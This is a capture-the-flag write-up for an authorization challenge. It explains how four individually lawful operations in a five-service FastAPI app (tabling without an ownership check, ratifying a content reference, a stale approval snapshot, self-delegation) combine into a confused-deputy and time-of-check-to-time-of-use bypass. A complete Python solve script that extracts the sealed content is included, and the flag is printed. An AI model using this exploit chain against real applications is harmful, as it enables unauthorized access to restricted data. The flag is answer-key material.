Angada — The Unshaken Oath


Flag: `PINAKA{the_seal_breaks_where_legitimate_workflows_cross}`

Summary

A five-service "royal court" app (portal, delegation, document-versioning, approvals, dispatch) guards a restricted sealed reply that holds the flag. I only ever act as the envoy angada, who owns nothing sensitive. No single endpoint is broken — the flag comes out of a confused-deputy + TOCTOU chain where four individually-lawful operations are composed so the court itself dispatches the sealed reply to me. That's the challenge's own hint: each oath is lawful on its own; make their lawful agreement carry an unlawful decree.

Step 1 - Recon

The bundle is a FastAPI app split into five routers, and the brief tells me it's a Web / Authorization problem against a live target. The only endpoint that ever emits a document's content is POST /dispatch; everything else is metadata or workflow. So the whole game is getting dispatch to release the sealed reply's content to me.



recon

The sealed reply (doc_sealed_reply / rev_sealed) is restricted, owned by sovereign. The seed also grants the legitimate path to others: the sovereign approved it with restricted clearance and delegated its dispatch to the herald, bound to the royal-audience court. Angada is none of those parties.

Step 2 - Spot the composition bug


Reading dispatch() and the helpers it trusts, four separate decisions each look reasonable but don't agree on what they are authorizing:

• **`table` has no ownership check** (`documents.py`): it only verifies I participate in the court, so I can table *any* registered document — including the sovereign's sealed reply — into a court I own.

• **`ratify` + `resolve` graft foreign content** (`documents.py` / `store.py`): `ratify` writes a `ref` revision, and `resolve()` follows that `ref` one hop to the *effective* content. So a document I own can be made to resolve to the flag.

• **The approval snapshot is stale and document-scoped** (`dispatch.py`): `_approval_for(doc)` returns any `approved` approval for the document and **ignores the revision id**, and the sensitivity gate reads the `classification` frozen into that approval's snapshot — not the live revision.

• **Self-delegation** (`delegation.py`): the owner of a document may delegate it, and I own my own document, so I can issue myself a valid signed `dispatch` delegation.



vulnerable dispatch gates

The TOCTOU is the keystone: get my own document approved while it is normal, then ratify it to point at the restricted reply. The gate still sees the old "normal" snapshot and lets it through, while the current revision now resolves to the flag.

Step 3 - Build and run the chain

One script does the whole thing: create a normal doc → get it approved while normal → open my own court → table both my doc and the sealed reply → ratify the sealed reply into my doc → self-issue a signed dispatch delegation → dispatch.

```
#!/home/kali/.ctf-tools/venv/bin/python
import sys, requests

BASE = sys.argv[1] if len(sys.argv) > 1 else "https://pinaka-angada-embassy.onrender.com"
S = requests.Session()

def post(path, token=None, sess=None, **body):
    h = {}
    if token: h["Authorization"] = "Bearer " + token
    if sess:  h["X-Session"] = sess
    return S.post(BASE + path, headers=h, json=body)

# 1) open session as envoy angada
j = post("/portal/session").json()
sess, tok = j["session_id"], j["token"]

SEALED, SEALED_REV = "doc_sealed_reply", "rev_sealed"

# 2) create our own doc D (normal content)
d = post("/documents", tok, sess, subject="ravana", content="routine embassy note").json()
D, D_rev1 = d["doc_id"], d["current_rev"]

# 3) approve D while it is NORMAL -> snapshot freezes classification=normal
post("/approvals", tok, sess, doc_id=D, rev_id=D_rev1)
post("/approvals/tick", tok, sess)


# 4) open our own court; table BOTH our doc and the sovereign's sealed reply (no ownership check)
court = post("/dispatch/sessions", tok, sess, name="audience").json()["court_id"]
post(f"/documents/{D}/table", tok, sess, court_id=court)
post(f"/documents/{SEALED}/table", tok, sess, court_id=court)

# 5) ratify the sealed reply into D -> D.current_rev becomes a ref to the flag content
post(f"/documents/{D}/ratify", tok, sess,
     source_doc_id=SEALED, source_rev_id=SEALED_REV, court_id=court)

# 6) self-issue a signed dispatch delegation on our own doc
post("/delegation/delegations", tok, sess, doc_id=D, delegate="angada", permission="dispatch")

# 7) dispatch D -> releases resolved content = the sealed reply (flag)
res = post("/dispatch", tok, sess, doc_id=D, court_id=court).json()
print("[+] FLAG:", res["response"])
```


Running it against the live service walks every gate and the dispatch returns the sealed content.



solve script running

Step 4 - Verify


To confirm the control I bypassed is real, I check the naive path: as angada, read the sealed reply directly. The registry confirms it is restricted and owned by sovereign, and the direct read comes back content=None, redacted=True. The chain is what makes the court hand over what a direct request will not.



direct read is redacted

Step 5 - Get the flag

Re-running end-to-end prints the flag on its own line — reproducible from a clean session every time.



flag

Flag

```
PINAKA{the_seal_breaks_where_legitimate_workflows_cross}
```

Files

`solve.py`
: Primary exploit: runs the full chain from a fresh session to the flag

`recon.py`
: Confirms the target and proves the sealed reply is genuinely redacted on direct access

`build_pdf.py`
: Renders this writeup and all screenshots into a single PDF

`writeup.md`
: This writeup

`screenshots/01_recon.png`
: File identification + challenge brief

`screenshots/02_vuln_logic.png`
: The dispatch gates with the stale, document-scoped approval check

`screenshots/03_solve.png`
: The solve script running the full chain

`screenshots/04_verify.png`
: Direct read of the sealed reply is redacted

`screenshots/05_flag.png`
: Final flag retrieval